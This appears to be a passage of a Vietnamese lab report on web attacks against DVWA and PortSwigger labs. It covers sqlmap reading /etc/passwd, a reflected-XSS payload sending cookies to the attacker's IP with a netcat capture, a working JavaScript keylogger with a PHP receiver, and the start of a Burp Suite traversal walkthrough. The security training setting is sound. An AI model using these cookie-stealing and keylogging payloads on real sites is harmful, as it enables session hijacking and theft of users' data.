
Quá trình chạy lệnh sqlmap đã thành công. Sau khi xử lý vấn đề cookie, sqlmap đã sử dụng Error-based payload để trích xuất nội dung file /etc/passwd. Kết quả cho thấy file được truy xuất với kích thước 1581 B, và sqlmap xác nhận rằng file đã được tải xuống thành công và lưu vào thư mục output trên Kali. Nội dung file /etc/passwd được cat ra sau đó, hiển thị danh sách người dùng hệ thống (root, postgres, tomcat55, www-data), đây là bằng chứng rõ ràng về việc Attacker đã xâm nhập vào hệ thống file.

#### i) Xác minh và đọc File /etc/password:

Xác minh vật lý kết quả của cuộc tấn công Local File Inclusion (LFI) gián tiếp thông qua SQL Injection, bằng cách truy cập thư mục output của sqlmap và đọc nội dung file đã trích xuất. Mục đích là chứng minh rằng file hệ thống nhạy cảm của Target Server đã thực sự được tải về máy Attacker. Để điều hướng đến thư mục lưu trữ kết quả của sqlmap cho Target IP 192.168.164.129, sử dụng lệnh.

```
cd /home/kali/.local/share/sqlmap/output/192.168.164.129
```

Tiếp theo, lệnh **ls -l** được chạy để liệt kê nội dung thư mục, cho thấy sự tồn tại của các thư mục quan trọng như dump (chứa dữ liệu bảng) và files (chứa các file hệ thống đã đọc).



```
kali@kali: ~/local/share/sqlmap/output/192.168.164.129
Session Actions Edit View Help

(kali㉿kali)-[~/local/share/sqlmap/output/192.168.164.129]
$ cd /home/kali/.local/share/sqlmap/output/192.168.164.129

(kali㉿kali)-[~/.../share/sqlmap/output/192.168.164.129]
$ ls -l
total 120
drwxrwxr-x 3 kali kali 4096 Oct 10 01:53 dump
drwxrwxr-x 2 kali kali 4096 Oct 18 08:22 files
-rw-rw-r-- 1 kali kali 73448 Oct 18 08:22 log
-rw-r--r-- 1 kali kali 32768 Oct 18 08:22 session.sqlite
-rw-rw-r-- 1 kali kali 281 Oct 18 08:21 target.txt


(kali㉿kali)-[~/.../share/sqlmap/output/192.168.164.129]
$ █
```

Hình 101: Các files dữ liệu được khai thác

Chuyển vào thư mục files bằng lệnh cd files và sử dụng lệnh ls -l để kiểm tra nội dung. Tại đây, file \_etc\_passwd được tìm thấy, có dung lượng 1581 Bytes, xác nhận file đã được tải xuống. Cuối cùng, lệnh cat \_etc\_passwd được thực thi để hiển thị nội dung file.

Lệnh cat đã thành công hiển thị toàn bộ nội dung của file /etc/passwd trên màn hình Terminal của Kali Linux. Nội dung này bao gồm danh sách người dùng hệ thống trên Target Server, chẳng hạn như root, daemon, www-data, postfix, và man.

Việc trích xuất thành công và xác minh nội dung file /etc/passwd là bằng chứng về lỗ hổng nghiêm trọng, cho thấy Attacker không chỉ kiểm soát Database mà còn có khả năng truy cập vào hệ thống file của Webserver.



Hình 102: Dữ liệu file etc/passwd được khai thác

### 3.3.2. Tấn công Cross-Site Scripting (XSS)


### **3.3.2.1. Tấn công Cross-Site Scripting (XSS) cướp phiên làm việc (Session Hijacking)**

DVWA là một dịch vụ web có hỗ trợ lỗ hổng để tấn công XSS cụ thể ở demo này ta sử dụng XSS reflectted. Kỹ thuật này được thực hiện nhằm chứng minh khả năng tiêm mã độc Client-Side để đánh cắp Session Cookie của người dùng. Môi trường Lab được sử dụng là DVWA, với lỗ hổng XSS Reflected (Phản xạ) được khai thác.

Trước khi tiêm mã độc la hành động tấn công nghe lén (Attacker Listener), Attacker cần thiết lập một Listener (máy chủ nghe lén) trên máy Kali Linux (192.168.164.128) để nhận Cookie bị đánh cắp. Attacker chạy lệnh

**nc -vlnp 80**

Lệnh này được sử dụng để khởi động công cụ Netcat với các tham số: -v (verbose), -l (listen), -n (numeric IP only), và -p (port 80). Cổng 80 được chọn vì nó là cổng HTTP mặc định, đảm bảo request được gửi đi dễ dàng.




A terminal window titled 'kali@kali: ~' showing the command '\$ nc -vlnp 80' being run. The output indicates that the command is completed, and the netcat process is now listening on port 80. Other processes listed include nc, nc.traditional, ncursesw6-config, and ncrack.

Hình 103: Lệnh netcat thực hiện sniffing các gói tin từ cổng 80

Tiến hành tiêm Payload (Payload Injection). Trong trường nhập liệu của XSS Reflected trên DVWA, Attacker tiêm một payload JavaScript độc hại. Payload này sử dụng kỹ thuật Image Stealer để đánh cắp Cookie mà không làm ảnh hưởng đến giao diện trang web. Nội dung payload như sau:

```
<script>
new Image().src="http://192.168.164.128/log.php?c=" +
document.cookie;
</script>
```



The DVWA interface showing the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. On the left is a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a form asking 'What's your name?' with the value ' " + document.cookie;</script>' and a 'Submit' button. Below the form is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Hình 104: Truyền mã script để ghi nhận Cookie của người dùng Webserver

Lệnh JavaScript tạo một đối tượng hình ảnh mới trong bộ nhớ qua đoạn `new Image().src`. Địa chỉ `http://192.168.164.128/log.php?c=`: là nguồn (`src`) của hình ảnh được trả về Listener trên máy Kali. Webserver Kali không cần phải có file log.php thật; việc gửi request đến địa chỉ này là đủ để listener thu thập dữ liệu.

The screenshot shows the DVWA application's 'Reflected Cross Site Scripting (XSS)' page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), and XSS stored. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form field labeled 'What's your name?' with a red error message below it: 'Hello <script>new Image().src="http://192.168.164.128/log.php?c=" + document.cookie;</script>'. Below the form is a 'More info' section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Hình 105: Kết quả lệnh Script được thực hiện

Khi một người dùng khác (hoặc chính Attacker sau khi đăng nhập) truy cập URL có payload đã tiêm (hoặc đã đăng nhập thành công bằng tài khoản 1337 hoặc Admin), trình duyệt của họ sẽ thực thi JavaScript độc hại.

The screenshot shows the DVWA application's login page. It features the DVWA logo at the top. Below it are two input fields: 'Username' containing '1337' and 'Password' containing a masked string. A 'Login' button is located below the password field. At the bottom of the page, a message reads 'You have logged out'.

Hình 106: Người dùng đăng nhập vào hệ thống web

Cụ thể khi tài khoản 1337 đăng nhập thành công. Kết quả là Listener trên máy Kali Linux đã thu được một GET request thành

công:Request  
**/log.php?c=PHPSESSID=55e40hou2p746k582i52ioks12**

Path:

Địa chỉ Server: 192.168.164.132 đã gửi dữ liệu đến Attacker (192.168.164.128).

```
(kali㉿kali)-[~]
$ nc -vlnp 80
listening on [any] 80 ...
connect to [192.168.164.128] from (UNKNOWN) [192.168.164.132] 40987
GET /?c=PHPSESSID=55e40hou2p746k582i52ioks12 HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
Referer: http://127.0.0.1/post.php?id=1
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: 192.168.164.128
```

Hình 107: Cookie thu thập được từ việc Sniffing cổng 80

Thông tin **PHPSESSID=55e40hou2p746k582i52ioks12** này cho phép Attacker thực hiện Session Hijacking bằng cách chỉnh sửa Cookie trong trình duyệt của mình (sử dụng công cụ như Cookie Editor) để chiếm quyền phiên làm việc của người dùng vừa bị tấn công (ví dụ: người dùng 1337). Điều này chứng minh XSS là một lỗ hổng nghiêm trọng dẫn đến việc compromise phiên làm việc.

### 3.2.1.2. Tấn công Cross-Site Scripting (XSS) thực hiện JavaScript từ máy Attacker

Trên máy tấn công tiến hành tạo một web folder sử dụng dịch vụ web từ cổng 80 của Apache . Ở đây dịch vụ này đặt trong folder /var/www/html/xss\_demo.

```
(root㉿kali)-[~]
# mkdir /var/www/html/xss_demo
(root㉿kali)-[~]
# cd /var/www/html/xss_demo
[root@kali ~]# nano keylogger.js
```

Hình 108: Attacker tạo một web shell chạy trên dịch vụ web của họ

Tạo một đoạn mã độc javascript tên keylogger.js trong folder. Mã này cho phép lắng nghe các sự kiện từ bàn phím và gửi dữ liệu định kỳ về máy Attacker sau mỗi 1 s

```

root@kali: /var/www/html/xss_demo
Session Actions Edit View Help
GNU nano 8.6                               keylogger.js
var buffer = '';
// 1. Lắng nghe sự kiện bàn phím
document.onkeypress = function(e) {
    var key = String.fromCharCode(e.keyCode);
    buffer += key;
}

// 2. Gửi dữ liệu theo định kỳ (mỗi 1 giây)
setInterval(function(){
    if (buffer.length > 0) {
        var xhr = new XMLHttpRequest();
        // Gửi keystrokes và cookie về log.php trên server Kali
        xhr.open("POST", "http://192.168.128/xss_demo/log.php", true);
        xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        xhr.send("data=KEYLOG:" + buffer + "&cookie=" + document.cookie);
        buffer = ''; // Xóa buffer sau khi gửi
    }
}, 1000);

```

[ Read 19 lines ]

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

Hình 109: Nội dung file Keylogger.js

Tạo một file log.php để trình duyệt ghi nhận thông tin người dùng về file log.txt .

```

└─(root㉿kali)-[~/var/www/html/xss_demo]
└─# nano log.php

└─(root㉿kali)-[~/var/www/html/xss_demo]
└─# cat log.php

```

Hình 110: Tạo file log.php

```

root@kali: /var/www/html/xss_demo
Session Actions Edit View Help
GNU nano 8.6                               log.php
?php
// Thiết lập header để tránh lỗi CORS
header('Access-Control-Allow-Origin: *');

// Mở file log.txt để ghi
$file = 'log.txt';

if (isset($_POST['data'])) {
    $data = $_POST['data'];
    $cookie = isset($_POST['cookie']) ? $_POST['cookie'] : 'NO_COOKIE_DATA';
    $timestamp = date("Y-m-d H:i:s");

    // Format dữ liệu log
    $log_entry = "[{$timestamp}] IP: " . $_SERVER['REMOTE_ADDR'] . "\n";
    $log_entry .= " Data: " . $data . "\n";
    $log_entry .= " Cookie: " . $cookie . "\n";
    $log_entry .= "-----\n";

    // Ghi vào file log.txt
    file_put_contents($file, $log_entry, FILE_APPEND);
    echo "Log recorded.";
} else {
    echo "Access denied.";
}
?>


```

[ Read 26 lines ]

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line

Hình 111: NỘI DUNG FILE LOG.PHP

```

└─(root㉿kali)-[~/var/www/html/xss_demo]
  └─# sudo service apache2 start

└─(root㉿kali)-[~/var/www/html/xss_demo]
  └─# touch /var/www/html/xss_demo/log.txt

└─(root㉿kali)-[~/var/www/html/xss_demo]
  └─# chmod 777 /var/www/html/xss_demo/log.txt

```


Hình 112: Cấp quyền cho file log.txt

Khởi chạy dịch vụ web của máy Kali máy tấn công. Phân quyền cho đọc ghi cho file log.txt. Sau khi đã vào được trang cho phép tiêm payload , gửi đoạn script sau vào payload để trình duyệt thực thi mã.

```

<script
src="http://192.168.164.128/xss_demo/keylogger.js"></script>

```



Hình 113: Truyền mã javascript vào trường nhập liệu

Sau khi mã được thực thi, máy actacker có thể nhận được thông tin


```
[root@kali] ~ [ /var/www/html/xss_demo ]  
# cat /var/www/html/xss_demo/log.txt  
[2025-10-21 23:50:52] IP: 192.168.164.128  
Data: KEYLOG:  
Cookie: security=low; PHPSESSID=29e5940696f49f77633d65885598e589
```

Hình 114: Kết quả thu thập được khi người dùng truy cập vào trang web bị chuyển hướng

### 3.3.3. Tấn công File Directory Tranversal


#### Mở Broser trên Burp Suite:

Vào browser trên Burp Suite




Hình 115: Mở trình duyệt trên công cụ Burp Suite

Vào trang web thí nghiệm demo tấn công Directory Tranversal của Burp Suite như trong hình, sau đó ACCESS THE LAB để demo:




Hình 116: Dịch vụ web PortSwigger

Sau đó đăng nhập vào, nếu chưa có hãy create account, điền email vào và đăng nhập:




Hình 117: Xác thực đăng nhập

Sau khi đăng nhập thành công, sẽ đến được 1 shop online:



Hình 118: Trang chủ dịch vụ Web Security Academy

Sau đó intercept off để bật intercept on lên để hứng giữa đường truyền của máy mình và sever của shop:



Hình 119: Bật Intercept của Burp Suite

Sau đó load lại trang của shop, sẽ thấy trong trạng thái load liên tục không dừng:




Hình 120: Trang web bị treo do Burp Suite đã chặn các yêu cầu/ phản hồi

Click vào Forward để cho phép dữ liệu truyền hoàn tất:

Burp Suite Community Edition v2025.9.5 - Temporary Project					
Time	Type	Direction	Method	URL	
22:59:53 20...	HTTP	→ Request	GET	https://0ab400e8049f1b6e841c5ff9000c003b.web-security-academy.net/	
